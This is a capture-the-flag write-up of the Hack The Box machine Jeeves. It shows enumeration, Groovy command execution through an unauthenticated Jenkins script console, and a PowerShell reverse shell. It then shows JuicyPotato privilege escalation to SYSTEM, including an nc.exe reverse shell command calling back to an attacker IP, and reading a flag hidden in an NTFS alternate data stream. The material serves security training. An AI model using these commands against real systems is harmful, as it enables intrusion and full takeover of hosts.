
Hack The Box Jeeves Writeup (Medium Windows)
Medium Windows box. An open Jenkins script console on port 50000 gives a shell as kohsuke, and SeImpersonatePrivilege with JuicyPotato yields SYSTEM.
Summary
Jeeves is a Medium Windows machine whose IIS site on port 80 is a dead end, but a Jetty server on port 50000 hides an /askjeeves path running Jenkins 2.87 with an unauthenticated, wide open script console. A Groovy snippet in that console runs commands as the local user kohsuke, so a base64 PowerShell payload returns a reverse shell. kohsuke holds SeImpersonatePrivilege, and on this Windows 10 build JuicyPotato with a BITS CLSID abuses it to run commands as NT AUTHORITY\SYSTEM, then a netcat binary gives a SYSTEM reverse shell. The root flag is not a plain file: it is hidden in an NTFS alternate data stream on hm.txt on the Administrator desktop, read with dir /r and more < hm.txt:root.txt.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
# Nmap 7.93 scan initiated Tue Dec 16 15:03:16 2025 as: nmap -A -vv -oN scans/nmap.initial 10.129.13.249
Nmap scan report for 10.129.13.249
Host is up, received syn-ack (0.21s latency).
Scanned at 2025-12-16 15:03:17 -03 for 63s
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON  VERSION
80/tcp    open  http         syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
445/tcp   open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         syn-ack Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-12-16T22:56:40
|_  start_date: 2025-12-16T22:41:19
|_clock-skew: mean: 4h52m59s, deviation: 0s, median: 4h52m59s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 34950/tcp): CLEAN (Timeout)
|   Check 2 (port 49707/tcp): CLEAN (Timeout)
|   Check 3 (port 35600/udp): CLEAN (Timeout)
|   Check 4 (port 9829/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 16 15:04:20 2025 -- 1 IP address (1 host up) scanned in 63.43 seconds
Web Server Enumeration
This is how the home page of web server on port 80 looks like:

It doesn’t work. This search box is actually posting to “error.html” as you can see on the respective html source code of the webpage:
1
2
3
4
5
6
<form class="form-wrapper cf" action="error.html">
    <div class="byline"><p><a href="#">Web</a>, <a href="#">images</a>, <a href="#">news</a>, and <a href="#">lots of answers</a>.</p></div>
  	<input type="text" placeholder="Search here..." required>
	  <button type="submit">Search</button>
    <div class="byline-bot">Skins</div>
</form>
And this error.html page only shows me a literal PNG file/screenshot of some random error message:

Jetty
Port 50000 is running Jetty
1
Jetty(9.4.z-SNAPSHOT)
I perform a directory bruteforcing attack:
1
ffuf -u http://10.129.13.249:50000/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words-lowercase.txt -t 25
And it yields a single result:
1
askjeeves               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 189ms]
I access http://10.129.13.249:50000/askjeeves/. It’s a Jenkins instance:

The footer reveals the exact Jenkins version:
1
Jenkins ver. 2.87
It seems like this instance allows for anonymous usage just fine. I poke around the website and find that the script console is wide open!


I access the script console at http://10.129.13.249:50000/askjeeves/script** **and use the following to have remote code execution:
1
2
3
4
5
6
7
def cmd = "whoami"
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout"
println "err> $serr"
It seems like Jenkins is being ran by local user “kohsuke”:
Initial Access - Jenking Script Console
I head to revshells.com and get a Powershell base64 encoded payload:

Start a netcat listener on port 1234:
1
rlwrap nc -lvnp 1234
I use this payload to run the following script to get a reverse shell:
1
2
3
4
5
6
7
def cmd = "cmd.exe /c powershell -e <base64-blob>"
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout"
println "err> $serr"
I immediately get a connection back. Now I have a reverse shell on the victim machine as “kohsuke”:

Post-Exploitation

I can read everything related to the Jenkins installation now.
With that I could log in to Jenkins as admin:
Vertical Privilege Escalation
I run a whoami /priv to see my user’s privileges:

From the output above I can see that the user has SeImpersonatePrivilege token enabled. This is a well-known privilege escalation vector.
I run a “systeminfo” command to see more information about the OS:
1
2
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.10586 N/A Build 10586
I want this information because the **SeImpersonatePrivilege **token can be abused with a plethora of different Potato exploits, like, look at how many Potatoes I have just right now in my machine:
1
2
3
4
5
6
7
8
user@attackbox:~/hacking/tools$ ls | grep -i potato
JuicyPotato.exe
JuicyPotatoNG.exe
MSFRottenPotato.exe
RemotePotato0.exe
RoguePotato.exe
SigmaPotatoCore.exe
SigmaPotato.exe
So I need to choose the proper one based on the current environment. I’m going with JuicyPotato. I download it to my attacking machine, then set up a python web server:
1
sudo python3 -m http.server 80
And use the reverse shell connection to the victim as “kohsuke” to download it (not the best opsec-conscious approach):
1
iwr 10.10.14.57/JuicyPotato.exe
Here you can find a Windows CLSID list. I’m using the list for Windows 10 pro specifically (the OS version of the victim machine).
There are plenty of options, but the ones for BITS are the most reliable from what I’ve seen:

More specifically:
1
2
3
4
5
6
{6d18ad12-bde3-4393-b311-099c346e6df9}
{bb6df56b-cace-11dc-9992-0019b93a3a84}
{69AD4AEE-51BE-439b-A92C-86AE490E8B30}
{4991d34b-80a1-4291-83b6-3328366b9097}
{659cdea7-489e-11d9-a9cd-000d56965251}
{1ecca34c-e88a-44e3-8d6a-8921bde9e452}

So I craft my JuicyPotato command like this:
1
.\JuicyPotato.exe -p c:\windows\system32\cmd.exe -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -l 7331 -a "/c whoami" -t *
I run it, and as you can see from the screenshot below, it works and now I have command execution in the context of NT AUTHORITY\SYSTEM:
I got a nc64.exe pre-compiled binary from this github repository. I did transfer this binary to the victim machine by using the python http server method described just now. I saved it to “nc.exe” on the victim.

Start netcat on my machine:
1
rlwrap nc -lvnp 9999
Then I used the following JuicyPotato command on the victim to obtain a reverse shell:
1
.\JuicyPotato.exe -p c:\windows\system32\cmd.exe -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -l 7331 -a "/c C:\users\kohsuke\nc.exe 10.10.14.57 9999 -e cmd.exe" -t *
You can visualize the exploitation in the screenshot below (the victim is on the left and my attacking machine is on the right):
I go to Administrator’s desktop to retrieve the root flag, but there’s only a file named “hm.txt” in there:

This got me tripping. New technique learned, I guess.
Alternate Data Streams (ADS) in Windows allow a single file to contain multiple streams of data, which can store additional information without altering the main file content. This feature is part of the NTFS file system and can be used for legitimate purposes, but it can also be exploited to hide malicious content.
I can read the alternate data stream with:
1
powershell get-item -path hm.txt -stream *
Or even:
1
dir /r
As you can see from the screenshot below, there’s root.txt attached to this file:

Then run:
1
more < hm.txt:root.txt
To extract the contents of this alternate data stream.